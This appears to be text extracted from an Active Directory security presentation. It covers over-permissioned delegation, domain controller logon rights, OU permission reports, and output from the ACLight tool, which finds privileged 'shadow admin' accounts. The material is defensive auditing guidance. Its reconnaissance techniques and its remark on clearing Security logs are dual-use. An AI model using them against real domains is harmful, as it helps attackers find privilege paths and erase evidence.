Microsoft network server: Digitally sign communications (if client agrees)	Enabled

# Sometimes Users Can Logon to Domain Controllers

Access Credential Manager as a trusted caller	Not Defined
Access this computer from the network	Everyone,Administrators,Authenticated Users,ENTERPRISE DOMAIN CONTROLLERS,Pre-W
Act as part of the operating system	Not Defined
Add workstations to domain	Authenticated Users
Adjust memory quotas for a process	LOCAL SERVICE,NETWORK SERVICE,Administrators
Allow log on locally	Server Operators,Print Operators,ENTERPRISE DOMAIN CONTROLLERS,Domain Users,Back
Allow log on through Remote Desktop Services	Not Defined
Back up files and directories	Administrators,Backup Operators,Server Operators
Bypass traverse checking	Everyone,LOCAL SERVICE,NETWORK SERVICE,Administrators,Window Manager\Window M
Change the system time	LOCAL SERVICE,Administrators,Server Operators
Change the time zone	Not Defined
Create a pagefile	Administrators
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Administrators
Deny access to this computer from the network	Not Defined
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined


# Server Admins Can Remotely Logon to DCs



## Mitigation:

Only AD Admins and authorized DC administrators should be allowed to logon to Domain Controllers.

# Clearing DC Event Logs



Anyone with the **Manage auditing and security log** user right can clear the Security log to erase important evidence of unauthorized activity.

# In the Real World, Rights are Everywhere

- Workstation Admins have full control on workstation computer objects and local admin rights.
- Server Admins have full control on server computer objects and local admin rights.
- Often, Server Admins are Exchange Admins.
- Sometimes Server Admins have rights to Domain Controllers.
- Help Desk Admins have local admin rights and remote control on user workstations.
- Local admin accounts & passwords often the same among workstations, and sometimes the same among servers.
- “Temporary” admin group assignments often become permanent.



# 3rd Party Product Permission Requirements

- Domain user access
- Operations systems access
- Mistaken identity – trust the installer
- AD object rights
- Install permissions on systems
- Needs System rights
- Active Directory privileged rights
- Domain permissions during install
- More access required than often needed.
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# Over-permissioned Delegation

- Use of built-in groups for delegation
- Clicking the "easy button": Full Control at the domain root.
- Let's just "make it work"
- Delegation tools in AD are challenging to get right

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).



















Permission entries:

	Type	Principal	Access	Inherited from	Applies to
	Deny	Everyone	Special	None	This object only
	Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
	Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
	Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
	Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
	Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
	Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
	Allow	Authenticated Users	Special	None	This object only
	Allow	SYSTEM	Full control	None	This object only
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
	Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

Permissions Auditing Effective Access

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	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
	Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
	Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
	Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
	Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
	Allow	Authenticated Users	Special	None	This object only
	Allow	SYSTEM	Full control	None	This object only
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
	Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects



# PowerShell for OU Permission Report

A	B	C	D	E
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Enterprise Read-only Domain Controllers	ExtendedRight	DS-Replication-Get-Changes	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Controllers	ExtendedRight	DS-Replication-Get-Changes-All	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Cloneable Domain Controllers	ExtendedRight	DS-Clone-Domain-Controller	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Key Admins	ReadProperty, WriteProperty	ms-DS-Key-Credential-Link	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Enterprise Key Admins	ReadProperty, WriteProperty	ms-DS-Key-Credential-Link	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All	FALSE
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLER	GenericRead	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Domain Controllers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	CreateChild, Self, WriteProperty	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	Everyone	DeleteChild, DeleteTree, Delete	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLER	GenericRead	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	GenericAll	All	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	User	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Group	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Computer	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	inetOrgPerson	FALSE
OU=Administration,DC=trimarcresearch,DC=com	BUILTIN\Print Operators	CreateChild, DeleteChild	Print-Queue	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	Everyone	DeleteChild, DeleteTree, Delete	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLER	GenericRead	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\Authenticated Users	GenericRead	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	NT AUTHORITY\SYSTEM	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Domain Admins	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	User	FALSE
OU=Accounts,DC=trimarcresearch,DC=com	BUILTIN\Account Operators	CreateChild, DeleteChild	Group	FALSE

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1	organizationalUnit	IdentityReference	ActiveDirectoryRights	objectTypeName	ii	IsInherit	InheritanceType
12	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\PrvSrv	GenericAll	All		FALSE	None
13	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ReadProperty, WriteProperty, GenericExecute	All		FALSE	All
45	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All		FALSE	All
46	DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes		FALSE	All
104	OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All		FALSE	None
134	OU=Servers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Server Admins	GenericAll	All		FALSE	None
164	OU=Workstations,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Workstation Admins	GenericAll	All		FALSE	None
426	OU=Users,OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 1	GenericAll	All		FALSE	None

organizationalUnit	IdentityReference	ActiveDirectoryRights	objectTypeName
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\PrvSrv	GenericAll	All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ReadProperty, WriteProperty, GenericExecute	All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes-All
DC=trimarcresearch,DC=com	TRIMARCRESEARCH\DirSyncSrv	ExtendedRight	DS-Replication-Get-Changes
OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 2	GenericAll	All
OU=Servers,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Server Admins	GenericAll	All
OU=Workstations,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Workstation Admins	GenericAll	All
OU=Users,OU=Accounts,DC=trimarcresearch,DC=com	TRIMARCRESEARCH\Help Desk Tier 1	GenericAll	All

PowerShell for OU Permission Report:

<https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/>



# ACLight

```
#####  
#  
#   Discovering Privileged Accounts and Shadow Admins - using Advanced ACLs Analysis   #  
#                                                                                       #  
#####
```

## Release Notes:

The ACLight is a tool for discovering Privileged Accounts through advanced ACLs analysis.  
It will discover the Shadow Admins in the network.  
It queries the Active Directory for its objects' ACLs and then filters the sensitive permissions from each one of them.  
The results are the domain privileged accounts in the network (from the advanced ACLs perspective of the AD).  
It automatically scans all the domains of the forest.  
You can run the scan with just any regular user in the domain (could be non-privileged user) and it needs Powershell.

Version 1.0: 28.8.16  
Version 1.1: 15.9.16  
version 2.0: 17.5.17  
version 2.1: 4.6.17

Authors: Asaf Hecht (@hechtov) - cyberark's research team.

Using functions from the great PowerView project created by: will schroeder (@harmj0y).

The original PowerView have more functionalities:

PowerView: <https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView>

*ACLight leverages the Invoke-ACLScanner function from PowerView to gather AD ACL info*

# ACLight

```
##### function Invoke-ACLScanner {
#
#   Discovering Privileged Accounts
#
##### <#
.SYNOPSIS
    Searches for ACLs for specifiable AD objects (default to all domain objects)
    with a domain sid of > -1000, and have modifiable rights.
```

## Release Notes:

The ACLight is a tool for discovering privileged accounts. It will discover the Shadow Admins, Local Administrators, and other privileged accounts. It queries the Active Directory and returns the results in a table. The results are the domain privileged accounts. It automatically scans all the accounts in the domain. You can run the scan with just a domain name.

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Version 1.1: 15.9.16  
version 2.0: 17.5.17  
version 2.1: 4.6.17

Authors: Asaf Hecht (@hechtov) -  
Using functions from the original PowerView  
The original PowerView  
PowerView: <https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

Thanks Sean Metcalf (@pyrotek3) for the idea and guidance.

### .PARAMETER SamAccountName

Object name to filter for.

### .PARAMETER Name

Object name to filter for.

### .PARAMETER DistinguishedName

Object distinguished name to filter for.

### .PARAMETER Filter

A customized ldap filter string to use, e.g. "(description=admin\*)"

*ACLight leverages the Invoke-ACLScanner function from PowerView to gather AD ACL info*



C:\Windows\System32\cmd.exe

Welcome, starting ACLight scan

Great, the scan was started.

It could take a while (5-60+ mins) depends on the size of the network

Discovered 1 Domain

\*\*\*\*\*

Opened process for analyzing Domain: trimarcresearch.com

Waiting for all the scans to be completed..

All the processes completed. Now, starting Accounts analysis..

Finished Account analysis

**Discovered 7 privileged accounts**

Check the list of the accounts with extra permissions:

C:\Temp\ACLight-master\Results\Accounts with extra permissions.txt

**Privileged ACLs scan completed - the results are in the folder:**

C:\Temp\ACLight-master\Results\

**Check the "Final Report"**

Press any key to continue

This PC > Local Disk (C:) > Temp > ACLight-master > Results

<input type="checkbox"/>	Name	Date modified
	Accounts with extra permissions.txt	5/20/2018 1:06 AM
	All entities with extra permissions.txt	5/20/2018 1:06 AM
	Privileged Accounts Permissions - Final Report.csv	5/20/2018 1:06 AM
	Privileged Accounts Permissions - Irregular Accounts.csv	5/20/2018 1:06 AM
	trimarcresearch.com - Full Output.csv	5/20/2018 1:06 AM

Accounts with extra permissions.txt - Notepad

File Edit Format View Help

TRIMARCRESEARCH\DirSyncSrv  
TRIMARCRESEARCH\Eddie  
TRIMARCRESEARCH\JonSnow  
TRIMARCRESEARCH\PrvSrv  
TRIMARCRESEARCH\SecScan  
TRIMARCRESEARCH\trimarcadmin  
TRIMARCRESEARCH\Tstark



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BUILTIN\Account Operators  
BUILTIN\Administrators  
BUILTIN\Print Operators  
BUILTIN\Terminal Server License Servers  
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS  
NT AUTHORITY\SELF  
NT AUTHORITY\SYSTEM  
TRIMARCRESEARCH\Cert Publishers  
TRIMARCRESEARCH\DirSyncSrv  
TRIMARCRESEARCH\Domain Admins  
TRIMARCRESEARCH\Domain Controllers  
TRIMARCRESEARCH\Eddie  
TRIMARCRESEARCH\Enterprise Admins  
TRIMARCRESEARCH\Enterprise Key Admins  
TRIMARCRESEARCH\Enterprise Read-only Domain Contro  
TRIMARCRESEARCH\Group Policy Creator Owners  
TRIMARCRESEARCH\JonSnow  
TRIMARCRESEARCH\Key Admins  
TRIMARCRESEARCH\PrvSrv  
TRIMARCRESEARCH\SecScan  
TRIMARCRESEARCH\trimarcadmin  
TRIMARCRESEARCH\Tstark

# ACLight

